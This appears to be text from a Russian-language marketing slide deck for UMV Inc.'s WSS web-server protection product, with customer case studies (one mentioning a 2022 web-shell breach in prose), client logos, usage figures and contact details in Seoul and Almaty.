
~\$100,000 USD украдено напрямую хакером
Украдено 13,000 паролей клиентов

Июнь 2011 г. WSS On-Premise

Приобретена лицензия на сайт, по сей день работает ~120 агентов

13 лет и больше

Серверы WSS On-Premise работают без сбоев уже более 13 лет



Hackers Education Group

2022 Взлом



Персональные данные клиентов были украдены в результате атаки через веб-шелл, вызванной уязвимостью загрузки файлов

Ущерб



Выплачено ~30 000 долларов США штрафа с дополнительным штрафом ~7 000 долларов США

2022 Установка WSS On-Premise



2 года без происшествий



Серверы, работающие на WSS On-Premise, без инцидентов

900만이 본 베스트셀러 1위
해커스 토익 교재 제공



기본부터 실전까지 딱 3권으로 끝내주는, 빨갱이 파랭이 노랭이를 아낌없이 제공합니다.



[1900만] 해커스 토익 총 28종 누적 출고량 기준(2022년까지)

Проверенный временем опыт:

30K+

Агенты установлены и
работают

300+

Клиенты (компании,
правительство и т. д.)

11+

Патенты и сертификаты
выданы

СОТНИ КЛИЕНТОВ

UMV Web Server Safeguard уже более десяти лет обеспечивает надежную и стабильную защиту сотен веб-серверов клиентов.



13+ years



13+



7-8



Hanwha

13+



10+



Prudential

13+



TOYOTA



STARBUCKS

dun & bradstreet



SUPREME COURT OF KOREA



Ministry of National Defense
Republic of Korea



HYUNDAI

Deloitte.

iMBC

... и многое другое!

WSS Cloud

Решение для повышения безопасности веб-серверов, которое **обнаруживает, помещает в карантин и сообщает** о вредоносном веб-программном обеспечении **в режиме реального времени**

Разработано для облачных (VM) сред






Спасибо

Свяжитесь с нами

UMV Inc.

Сеул, Южная Корея

 +82 2 448 3435

 sales@umvglobal.com

 www.umvglobal.com

UMV Kaz

Алматы, Казахстан

 +7 700 980 7428

 sales@umvglobal.com

 www.umvglobal.com

Вопросы?

Приложение